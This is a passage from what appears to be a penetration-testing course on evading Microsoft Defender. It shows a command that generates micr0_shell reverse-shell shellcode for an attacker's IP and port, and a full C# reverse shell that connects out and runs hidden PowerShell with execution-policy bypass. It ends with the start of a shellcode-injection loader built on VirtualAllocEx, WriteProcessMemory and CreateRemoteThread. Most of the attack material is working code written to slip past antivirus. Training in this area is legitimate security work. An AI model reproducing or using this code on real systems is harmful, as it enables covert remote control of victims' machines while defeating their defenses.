If we try to open a shell within the Meterpreter reverse shell, our process will be detected and consequently killed:




Therefore, although we may have won the battle, we have lost the war. Evading such behavioral detections is what we will learn about in the next section.

Dynamic Analysis

How Does It Work?

Since attackers can easily bypass `static analysis`, `Microsoft Defender Antivirus` also utilizes `dynamic analysis`. Certain events can trigger `memory scans` of a process, such as the creation of a new process or the detection of suspicious behavior.

At the end of the previous section, we saw that once `NotMalware.exe` was run, it was very quickly caught by `Microsoft Defender Antivirus`. Using Mp-GetThreatDetection we can see that `NotMalware.exe` was detected based on `behavior`, specifically when it tried to start another process.



Essentially, `Microsoft Defender Antivirus` noticed that the `NotMalware.exe` process performed a suspicious operation, triggering a memory scan against it. Since the `meterpreter` shellcode was residing `unencrypted` in memory at this point, `Microsoft Defender Antivirus` detected and killed the process.

So what can we do about this? Well, let's take a look at the following three options...

Option 1: Modifying the Payload


As stated before, `Meterpreter` is well-known to `Microsoft`, therefore, the MSRC team have developed various signatures for its unencrypted shellcode. However, one of the methods we can evade `behavioral analysis` is by modifying the `Meterpreter` payload in such a way that it either `avoids triggering a memory scan` or, if scanned, `does not match any signatures`. Either one of these methods would require modifying the source code of the `Meterpreter` payload, which is out-of-scope for this module.

Note: For students who are interested in a deeper understanding of what the `Meterpreter` shellcode does, and how it could be obfuscated, the Intro to Assembly Language may be an interesting module to work through.

Option 2: Changing the Payload


Unless using `Meterpreter` is mandatory, the other method to evade `behavioral analysis` is changing the payload to a less well-known one. Since we only want to establish a reverse shell, we can replace the `Meterpreter` stager shellcode with a minimal reverse shell payload.

As an example, let's use micr0_shell. From the project description we can see that this program generates `"reverse shell shellcode for Windows x64"`.



We can generate shellcode with our `IP` and `port` with the following command:


```
PS C:\Tools\micr0_shell> python.exe .\micr0_shell.py -i [IP] -p 8080 -l
csharp
```




```
Author: Senzee
Github Repository: https://github.com/senzee1984/micr0_shell
Description: Dynamically generate PIC Null-Free Reverse Shell Shellcode
Attention: In rare cases (.255 and .0 co-exist), generated shellcode could
contain NULL bytes, E.G. when IP is 192.168.0.255

[+]Shellcode Settings:
******** IP Address: 10.10.14.104
******** Listening Port: 8080
******** Language of desired shellcode runner: csharp
******** Shellcode array variable name: buf
******** Shell: cmd
******** Shellcode Execution: false
******** Save Shellcode to file: false

[+]Payload size: 476 bytes
```

```
[+]Shellcode format for C#

byte[] buf= new byte[476] {
<SNIP>
};
```


Afterward, we will copy paste the shellcode output into the AES-encryption CyberChef recipe from before to get the new encrypted payload we will use in place of the `Meterpreter` shellcode.



Inside `NotMalware`, we can replace the `base64` string with this new one and recompile the program.



Now, when we run `NotMalware.exe` from the `Desktop` with `Real-time protection` enabled, we notice that we get a reverse shell and can interact with it without getting detected by `Microsoft Defender Antivirus`.




Option 3: Writing Custom Tools

Given their prevalence in offensive security operations (and cybercrimes), antivirus solutions maintain various signatures for open-source tools like `Metasploit` and `Mimikatz`. However, it often takes time for antivirus solutions to develop signatures for new and immature tools. In this section, we successfully evaded detection by substituting the

`Meterpreter` payload with the `micr0_shell` payload. This approach was effective because it's probable that `Microsoft Defender Antivirus` does not currently include a signature for this specific shellcode. Consequently, even if a memory scan is initiated, no suspicious events are likely to be detected. However, it's not unlikely that a signature will be added in the future if the use of `micr0_shell` becomes more widespread among attackers.

This brings us to our third and final option, which is the most effective, but also most time-consuming - writing custom tools. When using custom tools, neither `static` nor `behavioral` analysis poses an issue, since they will not match any `known malicious signatures`.

As an example, let's write a simple `TCP reverse shell` program, which will not require any `obfuscation` or `encryption` since it does not use any known malicious component present in an antivirus solution signatures database. Open `Visual Studio 2022` and create a new `Console App (.NET Framework)` project called `RShell`.



To develop a reverse shell in C#, we will need to make use of the following classes:


- System.Net.Sockets.TcpClient to handles the `TCP` connection
- System.Diagnostics.Process to spawn the `cmd.exe` or `powershell.exe` process
- System.IO.StreamReader, System.IO.StreamWriter to `read/write` to the `TCP stream`

One example of a simple C# reverse shell is provided below. It establishes a connection to an IP address and port specified on the command line, spawns a `powershell.exe` process, and redirects communication for `STDOUT`, `STDIN`, and `STDERR` to the process.

```
using System;
using System.IO;
using System.Net.Sockets;
using System.Diagnostics;

namespace RShell
{
    internal class Program
    {
        private static StreamWriter streamWriter; // Needs to be global so
that HandleDataReceived() can access it

        static void Main(string[] args)
        {
            // Check for correct number of arguments
            if (args.Length != 2)
            {
                Console.WriteLine("Usage: RShell.exe <IP> <Port>");
                return;
            }

            try
            {
                // Connect to <IP> on <Port>/TCP
                TcpClient client = new TcpClient();
                client.Connect(args[0], int.Parse(args[1]));

                // Set up input/output streams
                Stream stream = client.GetStream();
                StreamReader streamReader = new StreamReader(stream);
                streamWriter = new StreamWriter(stream);

                // Define a hidden PowerShell (-ep bypass -nologo) process
with STDOUT/ERR/IN all redirected
                Process p = new Process();
                p.StartInfo.FileName =
"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe";
                p.StartInfo.Arguments = "-ep bypass -nologo";
                p.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
                p.StartInfo.UseShellExecute = false;
                p.StartInfo.RedirectStandardOutput = true;
                p.StartInfo.RedirectStandardError = true;
                p.StartInfo.RedirectStandardInput = true;
                p.OutputDataReceived += new
DataReceivedEventHandler(HandleDataReceived);
                p.ErrorDataReceived += new
DataReceivedEventHandler(HandleDataReceived);

                // Start process and begin reading output
```

```
                p.Start();
                p.BeginOutputReadLine();
                p.BeginErrorReadLine();

                // Re-route user-input to STDIN of the PowerShell process
                // If we see the user sent "exit", we can stop
                string userInput = "";
                while (!userInput.Equals("exit"))
                {
                    userInput = streamReader.ReadLine();
                    p.StandardInput.WriteLine(userInput);
                }

                // Wait for PowerShell to exit (based on user-inputted
exit), and close the process
                p.WaitForExit();
                client.Close();
            }
            catch (Exception) { }
        }

        private static void HandleDataReceived(object sender,
DataReceivedEventArgs e)
        {
            if (e.Data != null)
            {
                streamWriter.WriteLine(e.Data);
                streamWriter.Flush();
            }
        }
    }
}
```


When running the program, we get a interactive `PowerShell` session and we didn't get blocked by `Microsoft Defender Antivirus`, because we didn't use anything `known to be malicious`. Even if it decides to do a memory scan of our process when `powershell.exe` is spawned as a child process, nothing should be detected since we won't be matching any known signatures.



Although using custom-made tools is the most effective solution for evading detection, in practice there are limits to both time and budget. Therefore, penetration testers, red teamers, and malicious actors are oftentimes forced to use open-source software at one point or another because it is infeasible to recreate Rubeus, for example.

Process Injection

Introduction to Process Injection

Process injection is an evasion technique which entails running malicious code within the address space of another process. There are many ways it can be done, including:

- Dynamic-link Library Injection: An attacker writes the path of a malicious DLL into the address space of a target process and then calls LoadLibrary.
- Portable Executable Injection: An attacker copies code into the address space of a target process and then executes it with CreateRemoteThread.
- Process Hollowing: An attacker spawns a target process in a suspended state, replaces the entrypoint in memory with their own code, and then resumes the process.
- Thread Execution Hijacking: An attacker suspends a thread in a target process, replaces the code with their own malicious code, and then resumes the thread.

In this section, we will use `Portable Executable Injection` to execute our `micr0_shell` payload from the previous section.

Introduction to Portable Executable Injection

As stated above, `Portable Executable Injection` is a technique where attackers copy their code into the address space of a target process and then execute it. There is more than

one way to achieve this, but the most common way is by making use of the following `WinAPI` functions:

- VirtualAllocEx to allocate space in the memory of the target process for our shellcode
- WriteProcessMemory to write our shellcode into that allocated space
- CreateRemoteThread to execute the shellcode in the target process

We can gain a better understanding of the functionality of each `WinAPI` function by examining their parameters:

```
lpBaseAddress = VirtualAllocEx(
    hProcess, // Handle to the target process
    lpAddress, // Desired starting address, or NULL to let it decide
    dwSize, // Size of the memory region to allocate in bytes
    flAllocationType, // Type of memory allocation (Commit, Reserve,
etc...)
    flProtect // Memory protection (Read/Write, Read/Write/Execute,
etc...)
);

WriteProcessMemory(
    hProcess, // Handle to target process
    lpBaseAddress, // Where to write the data (value returned from
VirtualAllocEx)
    lpBuffer, // Pointer to our shellcode
    nSize, // Size of the shellcode buffer
    *lpNumberOfBytesWritten // Pointer to a variable which will be set to
number of bytes written
);

CreateRemoteThread(
    hProcess, // Handle to target process
    lpThreadAttributes, // Security descriptor for new thread, or NULL to
let it decide
    dwStackSize, // Initial size of stack, or NULL to let it decide
    lpStartAddress, // Pointer to beginning of thread (value returned from
VirtualAllocEx)
    lpParameter, // Pointer to variable to be passed to the thread, or
NULL if there are none
    dwCreationFlags, // Flag which controls the thread creation
    lpThreadId // Pointer to a variable which will be set to the thread
ID, or NULL if we don't care
);
```

In our case, we will additionally make use of CreateProcess to spawn our target process, and VirtualProtectEx so that we can initially allocate memory with `Read/Write` memory protection, write the shellcode and then set it to `Read/Execute` before executing. This is not

necessary, but some antivirus solutions find it suspicious when `Read/Write/Execute` memory is allocated, so this is a simple workaround.

Case Study: AlsoNotMalware

Let's open up `Visual Studio` and create a new `C# Console App (.NET Framework)` called `AlsoNotMalware`. Before we can use any of the `Windows API` functions we discussed above, we will need to import them. Similarly to `NotMalware`, we will use P/Invoke, a technology which allows us to access functions in unmanaged libraries from our managed (C#) code. All in all, we will need the following definitions:

```
using System;
using System.Runtime.InteropServices;

namespace AlsoNotMalware
{
    internal class Program
    {
        [StructLayout(LayoutKind.Sequential)]
        public struct PROCESS_INFORMATION
        {
            public IntPtr hProcess;
            public IntPtr hThread;
            public int dwProcessId;
            public int dwThreadId;
        }

        [StructLayout(LayoutKind.Sequential)]
        internal struct PROCESS_BASIC_INFORMATION
        {
            public IntPtr Reserved1;
            public IntPtr PebAddress;
            public IntPtr Reserved2;
            public IntPtr Reserved3;
            public IntPtr UniquePid;
            public IntPtr MoreReserved;
        }

        [StructLayout(LayoutKind.Sequential)]
        internal struct STARTUPINFO
        {
            uint cb;
            IntPtr lpReserved;
            IntPtr lpDesktop;
            IntPtr lpTitle;
            uint dwX;
            uint dwY;
            uint dwXSize;
```

```
            uint dwYSize;
            uint dwXCountChars;
            uint dwYCountChars;
            uint dwFillAttributes;
            uint dwFlags;
            ushort wShowWindow;
            ushort cbReserved;
            IntPtr lpReserved2;
            IntPtr hStdInput;
            IntPtr hStdOutput;
            IntPtr hStdErr;
        }

        public const uint PageReadWrite = 0x04;
        public const uint PageReadExecute = 0x20;

        public const uint DetachedProcess = 0x00000008;
        public const uint CreateNoWindow = 0x08000000;

        [DllImport("kernel32.dll", SetLastError = true, CharSet =
CharSet.Auto, CallingConvention = CallingConvention.StdCall)]
        private static extern bool CreateProcess(IntPtr lpApplicationName,
string lpCommandLine, IntPtr lpProcAttribs, IntPtr lpThreadAttribs, bool
bInheritHandles, uint dwCreateFlags, IntPtr lpEnvironment, IntPtr
lpCurrentDir, [In] ref STARTUPINFO lpStartinfo, out PROCESS_INFORMATION
lpProcInformation);

        [DllImport("kernel32.dll", SetLastError = true, ExactSpelling =
true)]
        static extern IntPtr VirtualAllocEx(IntPtr hProcess, IntPtr
lpAddress, uint dwSize, uint flAllocationType, uint flProtect);

        [DllImport("kernel32.dll", SetLastError = true, ExactSpelling =
true)]
        private static extern bool VirtualProtectEx(IntPtr hProcess,
IntPtr lpAddress, uint dwSize, UInt32 flNewProtect, out UInt32
lpflOldProtect);

        [DllImport("kernel32.dll")]
        static extern bool WriteProcessMemory(IntPtr hProcess, IntPtr
lpBaseAddress, byte[] lpBuffer, Int32 nSize, out IntPtr
lpNumberOfBytesWritten);

        [DllImport("kernel32.dll")]
        static extern IntPtr CreateRemoteThread(IntPtr hProcess, IntPtr
lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr
lpParameter, uint dwCreationFlags, IntPtr lpThreadId);

        static void Main(string[] args)
        {
```

```
        }
    }
}
```

With all the `Windows APIs` referenced, we can write the actual logic which will perform the `PE injection` inside the main method. First we will define our shellcode, which in this case is the `micr0_shell` payload from the previous section:

```
byte[] buf = {<SNIP>};

// 1. Create the target process
STARTUPINFO startInfo = new STARTUPINFO();
PROCESS_INFORMATION procInfo = new PROCESS_INFORMATION();
uint flags = DetachedProcess | CreateNoWindow;
CreateProcess(IntPtr.Zero, "C:\\Windows\\System32\\notepad.exe",
IntPtr.Zero, IntPtr.Zero, false, flags, IntPtr.Zero, IntPtr.Zero, ref
startInfo, out procInfo);
```

Next, we will allocate `Read/Write` space for the shellcode inside the target process's address space:

```
// 2. Allocate RW space for shellcode in target process
IntPtr lpBaseAddress = VirtualAllocEx(procInfo.hProcess, IntPtr.Zero,
(uint)buf.Length, 0x3000, PageReadWrite);
```

We will write the shellcode into the space provided by the address that `VirtualAllocEx` returned:

```
// 3. Copy shellcode to target process
IntPtr outSize;
WriteProcessMemory(procInfo.hProcess, lpBaseAddress, buf, buf.Length, out
outSize);
```

